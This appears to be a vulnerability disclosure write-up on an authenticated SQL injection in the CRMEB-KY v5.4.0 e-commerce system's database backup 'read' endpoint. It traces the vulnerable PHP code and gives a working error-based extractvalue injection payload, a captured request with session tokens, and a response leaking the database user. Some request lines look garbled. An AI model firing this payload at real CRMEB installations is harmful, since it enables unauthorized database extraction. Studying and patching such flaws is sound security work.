

crmeb sql en

钛CRMEB开源商城系统是一款全开源可商用的系统，前后端分离开发，全部100%开源，在小程序、公众号、H5、APP、PC端都能用，使用方便，二开方便！安装使用也很简单！使用文档、接口文档、数据字典、二开文档、视频教程，各种资料应有尽有，就算你是技术小白，也能轻松上手！

official website: <https://www.crmeb.com/>

Version: **CRMEB-KY v5.4.0**

test environment: docker

Check the route `app/adminapi/route/system.php`

```
Route::group(function () {
    //数据所有表
    Route::get( rule: 'backup', route: 'v1.system.SystemDatabackup/index')->option(['real_name' => '数据库所有表']);
    //数据备份详情
    Route::get( rule: 'backup/read', route: 'v1.system.SystemDatabackup/read')->option(['real_name' => '数据备份详情']);
    //更新数据表或者表字段备注
    Route::post( rule: 'database/update_mark', route: 'v1.system.SystemDatabackup/updateMark')->option(['real_name' => '更新数据表或者表字段备注']);
    //数据备份 优化表
    Route::put( rule: 'backup/optimize', route: 'v1.system.SystemDatabackup/optimize')->option(['real_name' => '数据备份优化表']);
    //数据备份 修复表
    Route::put( rule: 'backup/repair', route: 'v1.system.SystemDatabackup/repair')->option(['real_name' => '数据备份修复表']);
    //数据备份 备份表
    Route::put( rule: 'backup/backup', route: 'v1.system.SystemDatabackup/backup')->option(['real_name' => '数据备份备份表']);
    //备份记录
    Route::get( rule: 'backup/file_list', route: 'v1.system.SystemDatabackup/fileList')->option(['real_name' => '数据库备份记录']);
    //删除备份记录
    Route::delete( rule: 'backup/del_file', route: 'v1.system.SystemDatabackup/delFile')->option(['real_name' => '删除数据库备份记录']);
    //导入备份记录表
    Route::post( rule: 'backup/import', route: 'v1.system.SystemDatabackup/import')->option(['real_name' => '导入数据库备份记录']);
    //下载备份记录表
    Route::get( rule: 'backup/download', route: 'v1.system.SystemDatabackup/downloadFile')->option(['parent' => 'system', 'cate_name' => '数据备份']);
});
```

Locate the call control class file `app/adminapi/controller/v1/system/SystemDatabackup.php`

```
public function read()
{
    [$tablename] = $this->request->getMore([
        ['tablename', ''],
    ], suffix: true);
    return app( name: 'json')->success($this->services->getRead($tablename));
}
```

read function called `app/services/system/SystemDatabackupServices.php` -> `getRead()`


```
public function getRead(string $tablename)
{
    $database = Env::get( name: "database.database");
    $list = Db::query("select * from information_schema.columns where table_name = ' . $tablename . ' and table_schema = ' . $database . '");
    $count = count($list);
    foreach ($list as $key => $f) {
        $list[$key]['EXTRA'] = ($f['EXTRA'] == 'auto_increment' ? '是' : ' ');
    }
    return compact( var_names: 'list', var_names: 'count');
}
```

Directly concatenating the parameter `tablename` without any filtering

This API requires logging into the backend.

After logging in, access the

backend. `/admin/system/maintain/system_databackup/index` route Click on details to capture the packet.



表名称	备注	类型	大小	更新时间	行数	操作
<input type="checkbox"/> eb_agent_level	分销员等级表	InnoDB	16384	2025-01-21 02:44:28	5	详情
<input type="checkbox"/> eb_agent_level_task	分销员等级任务表	InnoDB	16384		0	详情
<input type="checkbox"/> eb_agent_level_task_record	分销员完成等级任务表	InnoDB	16384		0	详情
<input type="checkbox"/> eb_agreement	会员协议	InnoDB	65536	2025-01-21 02:44:28	7	详情
<input type="checkbox"/> eb_app_version	APP版本表	InnoDB	16384		0	详情
<input type="checkbox"/> eb_article	文章管理表	InnoDB	16384	2025-01-21 02:44:29	1	详情
<input type="checkbox"/> eb_article_category	文章分类表	InnoDB	16384	2025-01-21 02:44:29	1	详情
<input type="checkbox"/> eb_article_content	文章内容表	InnoDB	16384	2025-01-21 02:44:29	1	详情
<input type="checkbox"/> eb_auxiliary	辅助表	InnoDB	16384		0	详情
<input type="checkbox"/> eb_cache	微信缓存表	InnoDB	16384	2025-01-21 02:44:29	1	详情

Error Construction Injection `/adminapi/system/backup/read?tablename=1'and (extractvalue(1,concat(0x7e,(select user()),0x7e)))--`

request

```
1 GET /adminapi/system/backup/read?tablename={{urlescape(1'and-(extractvalue(1,
2 concat(0x7e,(select user()),0x7e))--)}} HTTP/1.1
3 Host:
4 Cookie: cb_lang=zh-cn; PHPSESSID=4623637e9410b194bb07c3ca1b12f140;
5 WS_ADMIN_URL= WS_CHAT_URL=
6 /msg; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
7 eyJwd2Q1OiI2OTAxMDYyNjczYzNiZjUxY2ZhYmJlNzg5YWw0ZDRjNSIsIm1zcyI6IjEwLjgyLjcwL
8 jIwMjo4MDE4IiwiaWF0IjE6MTczNzQ0MjcwNCwifQ.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
9 I6MTczNzQ0MjcwNCwifQ.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
10 9fQ.rqWfyRCe0YADy5Qs9pq_oWPXpD1RgLYKWAT5rIAUtbG; expires_time=1740034704
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
12 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
13 Accept: application/json, text/plain, */*
14 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
15 eyJwd2Q1OiI2OTAxMDYyNjczYzNiZjUxY2ZhYmJlNzg5YWw0ZDRjNSIsIm1zcyI6IjEwLjgyLjcwL
16 jIwMjo4MDE4IiwiaWF0IjE6MTczNzQ0MjcwNCwifQ.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
17 I6MTczNzQ0MjcwNCwifQ.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
18 9fQ.rqWfyRCe0YADy5Qs9pq_oWPXpD1RgLYKWAT5rIAUtbG
19 Accept-Encoding: gzip, deflate
20 index
21 Accept-Language: zh-CN,zh;q=0.9
```

response

```
3 Date: Tue, 21 Jan 2025 08:50:49 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.4.33
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: Authorization, Authorization,
9 Content-Type, If-Match, If-Modified-Since, If-None-Match,
10 If-Unmodified-Since, X-Requested-With, Form-type, Cb-lang,
11 Invalid-zation
12 Access-Control-Allow-Methods: GET,POST,PATCH,PUT,DELETE,OPTIONS,
13 DELETE
14 Access-Control-Max-Age: 1728000
15 Access-Control-Allow-Credentials: true
16 Set-Cookie: cb_lang=zh-cn; path=/
17 Set-Cookie: PHPSESSID=4623637e9410b194bb07c3ca1b12f140; path=/
18 Content-Length: 113
19 {
20   "status": 400,
21   "msg": "SQLSTATE[HY000]: General error: 1105 XPATH syntax error:
22     'root@'",
23   "data": []
24 }
```

Payload

提取内容

```
1%27and+%28extractvalue%281%2Cconcat%280x7e%2C%28select+user%28%29%29%2C0x7e%
2--
```